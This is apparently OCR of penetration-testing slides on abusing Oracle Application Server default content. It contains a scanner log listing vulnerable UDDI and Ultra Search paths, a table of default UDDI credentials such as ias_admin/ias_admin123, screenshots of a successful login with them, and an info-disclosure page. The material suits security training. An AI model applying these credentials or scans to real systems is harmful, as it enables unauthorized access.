
口令: ●●●●●

连接标识符: ORCL

登录

Abusing Default Content Examples (OAS)

- Use that information with other default content



iSQL*Plus Release 9.2.0.1.0 Production: 工作屏幕 - Mozil

http://[redacted]/isqlplus

工作屏幕


文件或 URL:

输入语句:

已连接。

Abusing Default Content Examples (OAS)


- UDDI Endpoints



```
[*] Received 404 for /temp/
[*] Received 404 for /tmp/
[+] Found: /uddi/ --> Vuln: Oracle AS UDDI Registry
[*] Received 404 for /tictactoe
[+] Found: /uddi/inquiry --> Vuln: UDDI Pinger
[+] Found: /uddi/demo/jsp/searchForm.jsp --> Vuln: UDDI Registry Search/Browse P
age
[*] Received 404 for /uix/
[*] Received 404 for /tmp/
[+] Found: /ultrasearch/ --> Vuln: Oracle Ultra Search Query Applications
[+] Found: /ultrasearch/query/ --> Vuln: Oracle Ultra Search Query Applications
[+] Found: /ultrasearch/query/search.jsp --> Vuln: Oracle Ultra Search Query App
lications
[+] Found: /ultrasearch/query/usearch.jsp --> Vuln: Oracle Ultra Search Query Ap
plications
[*] Received 500 for /ultrasearch/query/mail.jsp
[+] Found: /ultrasearch/query/tag/tsearch.jsp --> Vuln: Oracle Ultra Search Quer
y Applications
[*] Received 404 for /ultrasearch/query/9i/gsearch.jsp
```

Abusing Default Content Examples (OAS)

- UDDI Endpoints



www.c[redacted]e/uddi/

OracleAS UDDI Registry

10g Release 2 (10.1.2)

Registry Status check

- Ping the inquiry endpoint. This entry point is also used to initialize UDDI registry after installation.
- Ping the publishing endpoint (typically requires authentication)

Demo JSPs

- Try the built-in UDDI inquiry/publishing tool

Runtime logging controls (UDDI registry administrator's privilege is required)


- Click here to set the log level of UDDI Server to DEBUG (very verbose).
- Click here to set the log level of UDDI Server to WARNING (default mode).
- Note that the log level set here is not persistent. To make the change persistent, modify uddiserver.cor

For more information, tutorials about Web services and UDDI, please see:

- http://otn.oracle.com/tech/webservices/
- http://otn.oracle.com/tech/webservices/htdocs/uddi/
- http://www.uddi.org
- Refer to Oracle Application Server documentation library for UDDI Client Library javadoc.

Abusing Default Content Examples (OAS)

- UDDI Endpoints – Check Default Passwords



By default, the installation creates UDDI users and user groups. Table 10-2 lists the type of user, the user names, and passwords.

Table 10-2 Default UDDI Users and Passwords

Type	User Name	Default Password
Administration	ias_admin	ias_admin123
Publisher	uddi_publisher	uddi_publisher123
Publisher	uddi_publisher1	uddi_publisher1
Replicator	uddi_replicator	no password, not used explicitly

n your browser history
ur computer after you
create will be preserved,
however.

Going incognito doe … are. Be wary of:

- Websites that
- Internet service
- Malicious softw
- Surveillance by
- People standin

Learn more about inco

The server www.[redacted].80 at uddipublish requires a username and password.


User Name: ias_admin

Password: ••••••••••••

Because Google Chrome does not control how extensions handle your personal data, all extensions have been disabled for incognito windows. You can reenable them individually in the extensions manager.

Abusing Default Content Examples (OAS)

- UDDI Endpoints – Check Default Passwords (Success)



www.[redacted]/uddi/publishing

Do you want Google Chrome to save your password?

OracleAS UDDI Registry

10g Release 2 (10.1.2)


publishing service SOAP access point

Welcome! Your registry is now up and running.

This is a SOAP access point: HTTP GET is not supported. Use HTTP POST instead.

Abusing Default Content Examples (OAS)

- Info Disclosure -- /webapp/wm/javart.jsp




BC4J > พารามิเตอร์รันไทม์ของจาวา

พารามิเตอร์รันไทม์ของจาวา

ชื่อพารามิเตอร์	ค่า
awt.toolkit	sun.awt.windows.WToolkit
file.encoding	MS874
file.encoding.pkg	sun.io
file.separator	\
GenerateIIOP	false
java.awt.graphicsenv	sun.awt.Win32GraphicsEnvironment
java.awt.headless	true
java.awt.printerjob	sun.awt.windows.WPrinterJob
java.class.version	48.0
java.endorsed.dirs	C:\APP_10G\jdk\jre\lib\endorsed
java.ext.dirs	C:\APP_10G\jdk\jre\lib\ext
java.home	C:\APP_10G\jdk\jre
